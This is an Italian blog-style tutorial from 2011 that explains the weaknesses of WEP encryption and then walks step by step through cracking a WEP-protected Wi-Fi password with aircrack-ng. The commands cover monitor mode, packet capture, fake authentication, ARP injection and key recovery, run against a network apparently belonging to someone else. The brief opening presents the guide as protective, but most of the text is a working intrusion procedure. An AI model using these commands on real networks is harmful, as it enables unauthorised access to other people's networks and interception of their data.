Wireless, un sistema veramente comodo per fruire di internet ma che nasconde notevoli insidie dal punto di vista della sicurezza. L'etere è nostro amico ma chiunque (anche i malintenzionati) possono restare in ascolto rubando dati sensibili e informazioni importanti. Per proteggersi è necessario anzitutto capire i metodi di attacco, questo ci permette come prima cosa di evitare comportamenti insicuri che potrebbero danneggiarci.

In questa guida spiegherò come trovare la password di una rete Wireless protetta con WEP (Wired Equivalent Privacy)"speravano che fosse così ma...."

Innanzi tutto dovremmo capire il perchè la protezione WEP è vulnerabile, quindi spenderò due parole su come è fatta e le sue principali debolezze.

Nota: questa guida anche se è fatta nel 2011 si può considerare una guida storica considerato il fatto che ad usare la WEP sono rimasti veramente in pochi.

Il protocollo WEP usa chiavi di 40 bit oppure da 104 bit a questi bit vengono aggiunti 24 bit in entrambi i casi, cioè gli IV (Vettori di inizializzazione - ossia numeri casuali, sempre diversi aggiunti alla chiave di cifratura per aumentarne la sicurezza).

Tale protocollo è facile da attaccare perchè la chiave RC4 (algoritmo di cifratura molto solito ma utilizzato male nel WEP) è formata da 40 o 104 bit effettivi di chiave e 24 bit di IV, con 24 bit a disposizione la probabilità che un singolo IV venga ripetuto è molto alta, quando un IV viene ripetuto siamo in presenza di una "Collisione". Proprio la presenza di collisioni riduce drasticamente i tempi richiesti per l'analisi e la decifrazione della chiave.

Catturando molti MB di dati wireless è possibile collezionare tutti gli IV a disposizione con la conseguente possibilità di tentare una decodifica.

Se gli IV diversi fossero più numerosi il tempo per una ripetizione sarebbe molto più elevato: questa è una delle grosse debolezze del WEP. L’altra debolezza è che gli IV sono trasmessi in

chiaro.

Il protocollo WEP è estremamente vulnerabile, non è necessario procedere con un attacco a forza bruta (Tecnica di decifrazione che analizza in sequenza tutte le possibili soluzioni affinchè non trova quella giusta), ma è sufficiente catturare un numero sufficentemente di IV ed effettuare un'analisi statistica (Attacco che utilizza l'analisi statistica dei dati raccolti per ricavare la chiave di cifratura).

Considerato il fatto che in un normale traffico di rete vengono generati pochi IV, si usa una tecnica chiamata Packet Injection mediante la quale si genera un volume di traffico maggiore, in modo da ridurre il tempo richiesto per raccogliere gli IV necessari.

Ora dopo aver citato i concetti essenziali per capire ciò che andremo a fare passiamo alla fase di attacco :)

In molte guide del genere si comincia dicendo "Scaricate Backtrack" è una bella distribuzione dove ci sono tutti i tipi possibili ed inimmaginabili di tool per l'analisi delle reti, ma io forse per far vedere quanto è spacchiosa la mia scheda wifi Atheros AR928X lo farò su Ubuntu 10.10 lucid.

Ricordo qualche anno fa con il buon maverick maso ci cimentammo in questa esperienza, alla fine ci siamo riusciti ma dopo mille peripezzie e dopo una cinquantina di schede wireless provate.

Come primo consiglio posso dirvi che dovete controllare la compatibilità della vostra scheda di rete wireless potete farlo qui: http://www.aircrack-ng.org/doku.php?id=compatibility_drivers

Quindi procuratevi una bella ubuntu e installate la suite aircrack

- *# sudo apt-get install aircrack-ng*

Il primo passo è quello di preparare la scheda di rete quindi metterla in modalità monitor

- # airmon-ng start wlan0

wlan0 è il nome della mia interfaccia di rete, quindi non è detto che la vostra sia la stessa.

L'output di questo comando è il seguente:

```
Interface  Chipset Driver
 wlan0  Atheros  ath9k - [phy0]
 (monitor mode enabled on mon0)
```

Lui mi sta dicendo che la mia interfaccia è wlan0 che però è connessa quindi ne ha creata un'altra di nome mon0, ciò significa che io resto connesso tranquillamente mente lei è in modalità monitor con l'interfaccia mon0 "fico" :)

A questo punto dovremmo stabilire l'obiettivo, ci sono vari tool tra cui kismet che permettono di identificare quale rete colpire, io uso aircrack stesso digitando:

- *# airodump-ng mon0*

compare una lista di reti con il tipo di protocollo di protezione usato da queste possiamo trovare quella da attaccare.

La mia scelta è ricaduta ad una rete Alice-18XXXXXX con protezione wep con ssid: 00:18:02:XX:XX:XX e canale 1, ovviamente ho nascosto un pò i nomi e gli ID

quindi riavviamo aerodump-ng ma bloccandolo sulla rete specifica:

- *# airodump-ng --bssid 00:18:02:XX:XX:XX -c 1 -w wep mon0*

mon0 è il nome della wireless card che sostituirete con il vostro

-w + percorso indica dove verrà creato il file di cattura (wep.cap)

-c che sta per channel mettete il canale che avete annotato prima.

Associazione alla rete

Apriamo un altro terminale mantenendo quello di prima aperto e digitiamo

- aireplay-ng -1 0 -e ESSID -a MACDEST -h MACPROPRIO mon0

nel nostro caso:

- *# aireplay-ng -1 0 -e Alice-18XXXXXX -a 00:18:02:XX:XX:XX -h 00:22:XX:XX:XX:XX mon0*

-1 è l'opzione che indica di falsificare l'autenticazione con l'AP

0 è il delay dell'attacco


ESSID è in nome alfanumerico della rete "obiettivo"

MACDEST è l'indirizzo MAC dell'obiettivo

MACPROPRIO è il vostro indirizzo MAC (BSSID)

mon0 dovete sostituirlo con il nome della vostra interfaccia

L'output di questo comando se tutto è andato a buon fine è:



Se il comando non è andato a buon fine, uno degli errori restituiti potrebbe essere questo:

- mon0 is on channel -1, but the AP uses channel 1

La soluzione a questo problema è data da Sekhem in questa guida .

Packet Injection

Sempre in una nuova shell:

- aireplay-ng -3 -b MACDEST -h MACPROPRIO wlan0

nel nostro caso

- *aireplay-ng -3 -b 00:18:02:XX:XX:XX -h 00:22:XX:XX:XX:XX mon0*

Dopo questo comando dovrebbero incrementarsi molto velocemente gli ARP. cioè il campo #data della tabella che si vede in airodump-ng

Dovete catturare da 50000 a 200000 pacchetti per decriptare la chiave;dipende dal numero di bit di quest'ultima.Se avete fortuna ne bastano 30000 ma possiamo arrivare fino a 1000000 in casi estremi…

Crack della chiave


Sempre con tutte le shell aperte che "lavorano" potete cercare di decriptare la chiave dinamicamente usando aircrack.

Useremo l'opzione –z di aircrack che effettuerà un tentativo di decrittazione ogni 5000 IV raccolti (sarebbe meglio farlo partire quando se ne sono raccolti già 40-50000..).Tale opzione è contenuta solo nelle ultime versioni.

Quindi In una nuova shell:

- *aircrack-ng -z -s wep.cap*

come output avremo alla fine:



Dove comparirà la chiave sia in formato esadecimale che in formato ascii